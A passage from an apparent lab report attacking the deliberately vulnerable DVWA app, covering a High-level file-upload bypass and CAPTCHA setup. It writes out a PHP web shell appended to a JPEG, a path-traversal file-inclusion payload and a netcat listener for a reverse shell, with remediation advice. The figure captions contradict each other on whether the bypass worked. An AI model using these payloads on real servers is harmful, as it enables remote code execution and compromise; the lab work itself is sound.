


Fig 7.5.8 – Upload accepted after changing the Content-Type




Fig 7.5.9 – Result of opening the uploaded file at the Medium level




Fig 7.5.9b – Result: the nc shell opened at the Medium level

Steps Performed – High Security Level

1. Set the DVWA security level to High, and open the File Upload module again.
2. View the source code. The High level checks the file's extension and uses getimagesize() to confirm the file is a valid image, which a plain PHP file will fail (Fig 7.5.10).
3. At the high security level, DVWA introduces stricter validation controls for uploaded files. Unlike the previous security levels, where validation was either absent or easily bypassed, the application now performs several server-side checks before accepting an uploaded file.Try appending valid image data before the PHP code (a polyglot file) or renaming the file with an image extension, and note whether either technique bypasses the check (Fig 7.5.12).
4. Specifically, the server verifies that:
    - the file extension must be jpg png jpeg
    - the file size must be less than 100KB
    - the uploaded file must pass the getimagesize() in source code check, confirming that it appears to be a valid image
5. Let's download the image from browser after that copy this code inside that image like this
    - echo '<?php system($_GET["cmd"]); ?>' >> shell.jpg
    - then check the file type using command like file shell.jpg
    - Check its size using ls -lh shell.jpg
    - Create a smaller image using command :convert shell.jpg -resize 50x50 small.jpg

Append PHP to the smaller image: echo '<?php system($_GET["cmd"]); ?>' >> small.jpg

6. So, after that we need to add one code in small.jpg GIF89a then we need to change the small.php file to small.php.jpg
7. Then upload that file it file upload in high security level after image is uploaded successfully.
8. Open the file inclusion in high level upload this payload like file/../../../hackable/uploads/small.php.jpg then hit enter before you need to start the nc -lnvp 4444 like previous levels

Evidence




Fig 7.5.10 – High-level source code showing the extension and image checks

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

Fig 7.5.11 – Plain PHP file rejected at the High level

Fig 7.5.12 – Result of the High-level bypass attempt failed

```
┌──(kali㉿kali)-[~/Desktop/DVWA_TEST]
└─$ ls
'csrf1 (copy 1).php'   csrf.php   file.php   file.txt   index_backup.html   logo.jpg   shell.php

┌──(kali㉿kali)-[~/Desktop/DVWA_TEST]
└─$ echo '<?php system($_GET["cmd"]); ?>' >> logo.jpg

┌──(kali㉿kali)-[~/Desktop/DVWA_TEST]
└─$ file logo.jpg
logo.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1×1, segment length 16, progressive, precision 8, 728×455, components 3

┌──(kali㉿kali)-[~/Desktop/DVWA_TEST]
└─$ ls -lh logo.jpg
-rw-rw-r-- 1 kali kali 13K Oct  9 01:50 logo.jpg

┌──(kali㉿kali)-[~/Desktop/DVWA_TEST]
└─$ sudo convert logo.jpg -resize 50×50 small.jpg
```

Fig 7.5.13 – binding the code into image after that compressing that image

```
┌──(kali㉿kali)-[~/Desktop/DVWA_TEST]
└─$ sudo chmod 777 small.jpg

┌──(kali㉿kali)-[~/Desktop/DVWA_TEST]
└─$ sudo echo '<?php system($_GET["cmd"]); ?>' >> small.jpg

┌──(kali㉿kali)-[~/Desktop/DVWA_TEST]
└─$ ls
'csrf1 (copy 1).php'   csrf.php   file.php   file.txt   index_backup.html   logo.jpg   shell.php   small.jpg

┌──(kali㉿kali)-[~/Desktop/DVWA_TEST]
└─$ cat small.jpg
◆◆◆JFIF◆◆C
                                                
```

Fig 7.5.16 – after image is successfully uploaded




Fig 7.5.17 – we can see the image in the browser




Fig 7.5.18 – changing the file extension to manipulate the application




Fig 7.5.19 – the netcat capture the connection s

Behavior at Each Security Level

Level	What was tried	Result
Low	No checks; the PHP file was uploaded and executed directly.	Exploited
Medium	The declared file type is checked, but it is taken from the browser and can be changed.	Exploited
High	The file extension and image contents are checked, which blocks a plain script file.	Exploited

Table 7.5 – File Upload Results by Security Level

Impact

If an uploaded script can be executed, an attacker gains the ability to run commands on the server, which can lead to full compromise of the application and host. Uploads can also be used to store malware or exhaust storage space.

Risk Rating

High. A successful upload can lead directly to code execution on the server.

Remediation

- Allow only specific, expected file extensions and verify the real file content, not just the declared type.
- Rename uploaded files on the server and store them outside the web root.
- Disable script execution in the folder where uploads are stored.
- Limit the maximum file size and scan uploads for malware.
- Re-process image uploads (for example, resizing them) so any hidden code cannot survive.

7.6 Insecure CAPTCHA

Vulnerability	Insecure CAPTCHA
Module path	DVWA → Insecure CAPTCHA
OWASP Top 10 (2021)	A07:2021 – Identification and Authentication Failures
Risk rating	Medium
Security levels tested	Low, Medium, High
Tools used	Web browser, browser developer tools or Burp Suite

Description

The Insecure CAPTCHA module protects a password change with a CAPTCHA step, but the way the result is checked can be influenced by the user, so the CAPTCHA can be skipped without actually solving it. This module needs a reCAPTCHA key pair set in config.inc.php and an internet connection to load, since the CAPTCHA itself is served by Google.

Setup for captcha

Before testing, the lab requires a reCAPTCHA v2 key pair. In the Insecure CAPTCHA module, follow the link to Google reCAPTCHA and register a new site (for example, with the label “dvwa-lab”), select reCAPTCHA v2 (“I’m not a robot” checkbox), add 127.0.0.1 as the domain, and accept the terms of service to generate a site key and a secret key. Open /var/www/html/DVWA/config/config.inc.php, paste the two keys into the recaptcha_public_key and recaptcha_private_key fields, and restart Apache so the module can load the CAPTCHA.




Fig 7.6.0a – Registering a new reCAPTCHA v2 site named “dvwa-lab”, with the “I’m not a robot” challenge selected




Fig 7.6.0b – 127.0.0.1 added as the domain and the reCAPTCHA terms of service accepted




Fig 7.6.0c – Site key and secret key issued for the registered site




Fig 7.6.0d – Site and secret keys pasted into config.inc.php

Steps Performed – Low Security Level

1. Set the DVWA security level to Low, and open the Insecure CAPTCHA module (Fig 7.6.1).
2. Fill in the new password fields and submit the form without completing the CAPTCHA step, or submit the request again after removing the CAPTCHA-related fields (Fig 7.6.2).
